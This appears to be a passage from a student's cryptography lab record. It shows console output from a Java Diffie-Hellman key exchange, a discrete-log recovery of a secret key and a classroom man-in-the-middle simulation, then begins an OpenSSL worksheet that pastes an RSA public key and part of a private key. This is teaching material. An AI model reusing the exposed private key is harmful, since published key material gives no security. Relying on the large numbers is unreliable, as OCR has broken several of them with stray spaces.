Enter choice:
0. Exit
1. Key Exchange
2. Discrete Log
3. Man in middle
1
Enter a prime number(-1 for auto generation): -1
Enter bit length: 400
q: 208259588540346591948656376976748208433133264736356040384770720059477727657291651545201855543166915303900566113408341216 3
The primitive roots of 208259588540346591948656376976748208433133264736356040384770720059477727657291651545201855543166915303900566113408341216 3 within 100 are:
2 5 6 8 11 13 14 15 18 20 23 24 32 33 34 35 37 38 39 42 44 45 47 50 52 54 56 58 60 62 69 71 72 77 79 80 82 85 86 91 92 95 96 97 98 99
Enter the element to be chosen as root: 11
Enter secret key:(Less than prime number) 4321
KEY: 18660976354027187384018992283557467661415812783495462429172387617023182248033588795715485089702886051144322702951311976 32
```

Bob side:

```
Prime number: 208259588540346591948656376976748208433133264736356040384770720059477727657291651545201855543166915303900566113408341216 3
primitive root: 11
Enter secret key(Less than prime number): 12345
KEY: 18660976354027187384018992283557467661415812783495462429172387617023182248033588795715485089702886051144322702951311976 32
```

DISCRETE LOG: (Alice side)

```
Enter choice:
0. Exit
1. Key Exchange
2. Discrete Log
3. Man in middle
2
Enter prime number: 254438206558345602950752513647710030337354186785209251371178971586964759660084183461673998458345072539615479235493951593 9
Enter public key: 469446652596377119305641779737820180979444211119273643196932984106382139529280024084993655612434477639398859689459415701
2 3 10 14 15 21 22 23 29 32 33 34 38 48 50 51 56 57 62 70 71 72 73 75 79 82 83 84 93 97
Enter root: 3

Secret key is 4321
```

MAN IN THE MIDDLE ATTACK:

Alice side:

```
Enter choice:
0. Exit
1. Key Exchange
2. Discrete Log
3. Man in middle
3
Enter a prime number(-1 for auto generation): -1
Enter bit length: 300
q: 150143240068985451496745968313109061806185639666300104100093780629834867156437421409060291 9
Primitive roots are:
7 14 19 21 23 28 35 38 42 43 46 53 57 59 62 63 70 71 73 76 77 83 84 86 91 92 93 95
Enter root: 14
Enter confidential key: 4321
key: 109358386133601742705799955390602690267091436705829106730000476761532615605630335675058856 3
```

Bob side:

```
Enter secret key(xb): 14234
key: 820895756753722408837964146149238793806039486036033492258703977079671780029604528868684297
```

Eve side:

```
q: 150143240068985451496745968313109061806185639666300104100093780629834867156437421409060291 9
root: 14
Enter confidential key(xc): 54321
ALICE - EAVES: 109358386133601742705799955390602690267091436705829106730000476761532615605630335675058856 3
Enter confidential key(xd): 32145
BOB - EAVES: 820895756753722408837964146149238793806039486036033492258703977079671780029604528868684297
```

RESULT:

Thus, the simulation of Diffie Hellman in Virtual lab environment and implementation of the same in Client/ Server model using Java has been successfully done.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	15	
Completion of experiment on time	5	
Documentation	5	
Simulation in Vlabs	5	
Total	30	
Signature of the faculty with Date		

Ex.No.5	**Exploring Standard Cryptographic libraries for Secure Communication - OpenSSL**

AIM:

To gain experience in using OpenSSL for

- Symmetric and Asymmetric encryption,
- Message digest and Hash,
- Digital signature – generation and verification


THEORY:

About OpenSSL


OpenSSL is a software library for applications that secure communications over computer networks against eavesdropping or need to identify the party at the other end.

Worksheet (Answer the following ques and paste the relevant outputs)


1. Create a plaintext. txt file with your name and regno.




2. Encrypt using aes in all block cipher modes of operation.




3. Display the contents of cipher.bin




4. Decrypt the contents of cipher.bin





5. Display the contents of pt.txt




6. Examine Avalanche effect by changing one bit/charater in your plain text file










7. Generate private and public key for RSA





pubkey.pem - Notepad
File Edit Format View Help
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqGbPzaMnBfqSrZD3I/Px
oO1pc/YtEV3Us797NadVKk2fJuPZFfh0gyapZrlr9eLFr+8YNz/awIIxLYYN185F
qm0qcl8kXgrTb39bHxhwswGl9nKvLKGolpjO1naI22ex2jLNgczJ7qt9J2gxSRHx
CdnKGvTMSZVNN1HtQcT+JXjloxvd6iaqGQKFMlS/eDqpCvUOQu3xCJ2U1/mWZmDy
7J+6VVQVwu4R7vGvzUCOwDAhyBYAyAkTsqxcrRTfvEx1jpuDoLwPyxSz+/XCYJKF
HpctDiV+zxa1DV9619GeeQUNRnacZTsm9DaBfbM9Lhe8f098aE0yVHJtreI+AC+P
VwIDAQAB
-----END PUBLIC KEY-----
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8


pvtkey.pem - Notepad
File Edit Format View Help
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAqGbPzaMnBfqSrZD3I/PxoO1pc/YtEV3Us797NadVKk2fJuPZ
Ffh0gyapZrlr9eLFr+8YNz/awIIxLYYN185Fqm0qcl8kXgrTb39bHxhwswGl9nKv
LKGolpjO1naI22ex2jLNgczJ7qt9J2gxSRHxCdnKGvTMSZVNN1HtQcT+JXjloxvd
6iaqGQKFMlS/eDqpCvUOQu3xCJ2U1/mWZmDy7J+6VVQVwu4R7vGvzUCOwDAhyBYA
yAkTsqxcrRTfvEx1jpuDoLwPyxSz+/XCYJKFHpctDiV+zxa1DV9619GeeQUNRnac
ZTsm9DaBfbM9Lhe8f098aE0yVHJtreI+AC+PVwIDAQABAoIBAA9sKwfYM1C23AwN
RLUEOFLWq1u1Zfc7MqmrlasaQhB3v2WeZFlAwdrpBYak4KBKPnSYXw1gSbZrtflH
V6k1+OdczBBhakE6mJaTgVLduCSMuBhT9HsP6xKvt/GoNWxymLU1BeEnUi8LgZDE
WA8rF3ohegLx/GuYwtOYKzRkyCnCPKyyL6RK8KNDaiL/nnc7dYodJigsW3g+AnHZ
XY2exMGfd168/Azz4w07W6AYDG5ifXxao+yQnyGZDXhhDzz/zpKpk/xAX+30UD56
i5oT4pfxG2qovxJCo/0RtO+ZmzC6QM+kbYjNXEhA+Agz0hYP+B7+Ad8v2Mzm+7Hx
twkOnOECgYEA0qZQwvngPc0/TmNFNQoscgqAt0oNO/MRApvC679xTIAtrgEcg022
